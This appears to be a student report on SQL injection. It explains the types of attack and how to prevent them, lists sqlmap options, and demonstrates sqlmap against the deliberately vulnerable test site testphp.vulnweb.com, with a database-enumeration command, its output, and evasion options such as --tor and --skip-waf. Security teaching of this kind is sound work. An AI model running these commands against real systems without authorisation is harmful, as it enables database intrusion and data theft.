

CONTENTS

	PageNo.
1. Introduction	4
1.1 SQL Injection – meaning and Methodology	
1.2 Description	
2. Theory and Methodology	5-8
2.1 What is SQL Injection	
2.2 Symptoms of SQLi	
2.3 What is the intention of SQLi attack?	
2.4 Types of SQLi	
2.5 Examples of SQLi	
2.6 How to prevent SQLi	
3. Implementation	9-11
3.1 SQL options	
4. Results and Outcomes	12-27
4.1 Where can we use sqlmap?	
4.2 Demonstration	
4.3 Using sqlmap to test a website for SQL injection vulnerability	
5. Impact of SQL Injection attack	28
6. Conclusion	29

1. INTRODUCTION

1.1 SQL injection – meaning and definition

SQL Injection is a technique used to exploit user data through web page inputs by injecting SQL commands as statements. Basically, these statements can be used to manipulate the application's web server by malicious users.

- SQL injection is a code injection technique that might destroy your database.
- SQL injection is one of the most common web hacking techniques.
- SQL injection is the placement of malicious code in SQL statements, via web page input.

1.2 Description

A Database is the heart of many, if not all, web-applications and is used to store information needed by the application, such as, credit card info, customer demographics, customer orders, client preferences, etc. Consequently, databases have become attractive and very lucrative targets for hackers to hack into. SQL Injections happen when a developer accepts user input that is directly placed into a SQL Statement and doesn't properly validate and filter out dangerous characters. This can allow an attacker to alter SQL statements passed to the database as parameters and enable her to not only steal data from your database, but also modify and delete it.

A database is vulnerable to SQL injections when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed. SQL injection attacks are also known as SQL insertion attacks.

Injection vulnerabilities, such as SQL, LDAP, HTTP header injection and OS command injection, have been ranked number one on the OWASP (Open Web Application Security Project) Top 10 Web application vulnerabilities 2010 and the top 25 Most Dangerous Software Errors 2011.

2. THEORY AND METHODOLOGY

2.1 What is SQL Injection?

One of the most common and exploitable vulnerabilities in websites is the Injection Vulnerability and SQL Injection (The most common Injection Vulnerability) is one of the many web attack mechanisms used by Blackhat hackers to steal data from organizations. It is also perhaps one of the most common application layer attack techniques used today, which happens when the victim site does not monitor user input, thereby allowing the attacker to interact directly to the backend database.



It is actually a set of SQL commands that are placed in an URL string or in Data Structures, in order to retrieve a response that we want from the database. This type of attack generally takes place on web pages developed using PHP or ASP.NET. Such features as login pages, support and product request forms, feedback forms, search pages, shopping carts and a lot more are all susceptible to SQL Injection attacks.

2.2 Symptoms of SQLi

A successful SQL injection attack may show no symptoms at all. However, sometimes there are outward signs, which include:


- Receiving an excessive no of requests within a short timeframe. For ex, you may see numerous emails from your webpage contact form.
- Ads redirecting to suspicious websites.
- Strange popups and message errors.

2.3 What is the intention of SQL Injection Attack?

An SQL Injection attack can be done with the following intentions:

- Attackers can use SQL Injection attack to find the Administrator's account information, so that they can have full access to the site and of all the other user's credentials.
- To modify the content of the databases, to add or change the existing data, to transfer money to the attacker's account, SQLi is used.
- To delete records from a database, SQLi can be used.

2.4 Types of SQL Injection



Depending on how they gain access to back-end data and the extent of the potential damage they cause, SQL injections fall into three categories:

i] In-band SQLi:

This type of SQLi attack is straightforward for attackers since they use the same communication channel to launch attacks and gather results. This type of SQLi attack has two sub-variations:

- **Error-based SQLi:** The database produces an error message because of the attacker's actions. The attacker gathers information about the database infrastructure based on the data generated by these error messages.
- **Union-based SQLi:** The attacker uses the UNION SQL operator to obtain the desired data by fusing multiple select statements in a single HTTP response.

ii] Inferential SQLi (also known as Blind SQL injection):

This type of SQLi involves attackers using the response and behavioural patterns of the server after sending data payloads to learn more about its structure. Data doesn't transfer from the website database to the attacker, so the attacker doesn't see information about the attack in-band (hence the term 'blind SQLi'). Inferential SQLi can be classified into two sub-types:

- **Time-based SQLi:** Attackers send a SQL query to the database, making the database wait for a few seconds before it responds to the query as true or false.
- **Boolean SQLi:** Attackers send a SQL query to the database, letting the application respond by generating either a true or false result.

iii] Out-of-band SQLi:

This type of SQL attack takes place under two scenarios:

- When attackers are unable to use the same channel to launch the attack as well as gather information; or,
- When a server is either too slow or unstable to carry out these actions.

2.5 Examples of SQL Injection

The following table summarizes SQL injection examples which result in different types of threats.

Types of Threat	SQL Injection Examples
Spoofing	<ul style="list-style-type: none">▪ Retrieve and use another user's credentials▪ Modify Author value for messages
Tampering	<ul style="list-style-type: none">▪ Modify product stock information▪ Change any other data in the database
Repudiation	<ul style="list-style-type: none">▪ Delete transaction records▪ Delete database event logs
Information disclosure	<ul style="list-style-type: none">▪ Obtain saved credit card numbers▪ Gain insight into internal design of app
Denial of service	<ul style="list-style-type: none">▪ Run resource-intensive SQL queries▪ Kill sqlservr.exe process
Elevation of privilege	<ul style="list-style-type: none">▪ Retrieve and use administrator credentials▪ Run shell commands

2.6 How to prevent SQL Injection?

Prevention of SQL Injection attacks is not an easy task. There is always a loophole inside the code which can be exploited by the attacker and gain access to the databases. But certain precautions can be taken to discover and mitigate the risk.

- **Routine Testing:** To discover the SQL vulnerabilities one must routinely test the applications by performing Static Testing as well as Dynamic Testing.
- **Parameterized Query and ORM:** To prevent SQL Injection, parameterized queries can be used so that the website doesn't accept malicious code as some other input data. There are developers who prefer to use Object Relational Mapping (ORM) framework for a seamless SQL translation.
- **Enforcing least privilege on database:** Applications should ensure that each process or software component can have access only to the resources it needs. Admin level privileges shouldn't be used unless it's absolutely necessary.
- **Enabling Web Application Firewall (WAF):** Even though it's not as effective as other preventative measures, it still can discover and even prevent SQL Injection.
- **Use prepared statements and parameterized queries:** Parameterized statements ensure that the parameters passed into the SQL statements are treated safely.
- **Object-relational mapping:** Most development teams prefer to use Object Relational Mapping frameworks to translate SQL result sets into code objects more seamlessly.
- **Escaping inputs:** It is a simple way to protect against most SQL injection attacks. Many languages have standard functions to achieve this. You need to be aware while using escape characters in your code base where an SQL statement is constructed.

3. IMPLEMENTATION

sqlmap is a penetration testing tool for SQL injection (SQLi). It automates the detection and exploitation of SQLi flaws and database server hijacking. It is a free tool that checks on database vulnerabilities.

3.1 Sqlmap Options

→ Mandatory Arguments

At least one of the following is necessary for the sqlmap command to run:

Basic Operations	Description
-h	Basic help
-hh	Advanced help
--version	Show sqlmap version number
-v VERBOSE	Set verbosity level where VERBOSE is an integer between 0 and 6 inclusive (default: 1)
--wizard	Simple wizard interface for beginner users
--shell	Prompt for an interactive sqlmap shell; inside the shell, omit sqlmap and enter options and arguments directly
--update	Update sqlmap to the latest version
--purge	Safely remove all content from sqlmap data directory
--list-tampers	Display list of available tamper scripts
--dependencies	Check for missing (optional) sqlmap dependencies

-> General Options

Set general working parameters.

--batch	Never ask for user input, use the default behaviour
--answers	Set predefined answers: parameters are substring(s) of question prompt(s); join multiple answers with a comma. You may use this with --batch. Usage: --answers="quit=N, follow=N"
--flush-session	Flush session files for current target
--crawl=CRAWL_DEPTH	Crawl (collect links of) the website starting from the target URL
--crawl-exclude=CRAWL_EXCLUDE	Regular expression to exclude pages from being crawled (e.g. --crawl-exclude="logout" to skip all pages containing the keyword "logout")
--csv-del=CSVDEL	Delimiting character used in CSV output (default ",")
--charset=CHARSET	Blind SQLi charset (e.g., "0123456789abcdef")
--dump-format=DUMP_FORMAT	Format of dumped data (CSV (default), HTML or SQLITE)
--encoding=ENCODING	Character encoding used for data retrieval (e.g., GBK)
--flush-session	Flush session files for current target
--output-dir=OUTPUT_DIR	Custom output directory path
--parse-errors	Parse and display DBMS error messages from responses
--save=SAVECONFIG	Save options to a configuration INI file
--skip-waf	Skip heuristic detection of WAF/IPS protection
--web-root=WEBROOT	Web server document root directory (e.g. "/var/www")

-> Request Options

Specify how to connect to the target URL.

Option	Description
--data=DATA	Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE	HTTP Cookie header value (e.g. "PHPSESSID=77uT7KkibWPPEkSPjBd9GJjPLGj; security=low")
--random-agent	Use randomly selected HTTP User-Agent header value
--proxy=PROXY	Use a proxy to connect to the target URL
--tor	Use Tor anonymity network
--check-tor	Check to see if Tor is used properly

-> Optimization Options

Optimize the performance of sqlmap.

OPTION	DESCRIPTION
-o	Turn on all optimization switches
--predict-output	Predict common queries output
--keep-alive	Use persistent HTTP(s) connections
--null-connection	Retrieve page length without actual HTTP response body
--threads=THREADS	Maximum number of concurrent HTTP(s) requests (default 1)

4. RESULTS AND OUTCOMES

4.1 Where can we use SQLMAP?

If you observe a web URL that is of the form <http://testphp.vulnweb.com/listproducts.php?cat=1>, where the 'GET' parameter is in bold, then the website may be vulnerable to this mode of SQL Injection, and an attacker may be able to gain access to information in the database. Furthermore, SQLMAP works when it is php based.

A simple test to check whether your website is vulnerable would be to replace the value in the get request parameter with an asterisk (*). For ex, http://testphp.vulnweb.com/listproducts.php?cat=*. If this results in an error, then we can conclusively say that the website is vulnerable.

4.2 Demonstration




Fig 1. Kali Linux on VMware virtual machine




Fig 2. Kali Linux desktop which hosts SQL Injection attack

As an example, we will make use of a website that is designed with vulnerabilities for demonstration purposes:

<http://testphp.vulnweb.com/listproducts.php?cat=1>

As you can see, there is a GET request parameter (cat=1) that can be changed by the user by modifying the value of cat. So, this website might be vulnerable to SQL injection of this kind.

To test for this, we use SQLMAP. To look at the set of parameters that can be passed, type in the terminal,

\$sqlmap -h




Fig 3. Running sqlmap -h (help) command in the terminal




Fig 4. Displaying all the help commands




Fig 5. These commands can be used as options to enumerate database




Fig 6. All parameters displayed

The parameters that we will use for the basic SQL Injection are shown in the above screenshots. Along with these, we will use other parameters.


4.3 Using SQLMAP to test a website for SQL Injection vulnerability

Step 1: List information about the existing databases

So firstly, we have to enter the web URL that we want to check along with the **-u** parameter. We may also use the **-tor** parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So, we use the **-dbs** option to do so. **-dbs** lists all the available databases.

\$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

- First, it tests the connection to the target URL.
- After few tests, we will get to know the vulnerability in parameter 'CAT'.
- Finds that the back-end DBMS is 'MySQL'.
- Sometimes, the application will tell you that it has identified the database and ask whether you want to test other database types. You can go ahead and type 'Y'
- Further, it may ask whether you want to test other parameters for vulnerabilities, type 'Y' over here as we want to thoroughly test the web application.



```
kali@kali: ~  
[!] to see full list of options run with '-hh'  
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 14:02:35 /2023-01-14/  
  
[14:02:38] [INFO] testing connection to the target URL  
[14:02:39] [INFO] checking if the target is protected by some kind of WAF/IPS  
[14:02:40] [INFO] testing if the target URL content is stable  
[14:02:40] [INFO] target URL content is stable  
[14:02:40] [INFO] testing if GET parameter 'cat' is dynamic  
[14:02:41] [INFO] GET parameter 'cat' appears to be dynamic  
[14:02:41] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')  
[14:02:41] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks  
[14:02:41] [INFO] testing for SQL injection on GET parameter 'cat'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1): values? [Y/n] Y
```

Fig 7. Listing all information about existing database

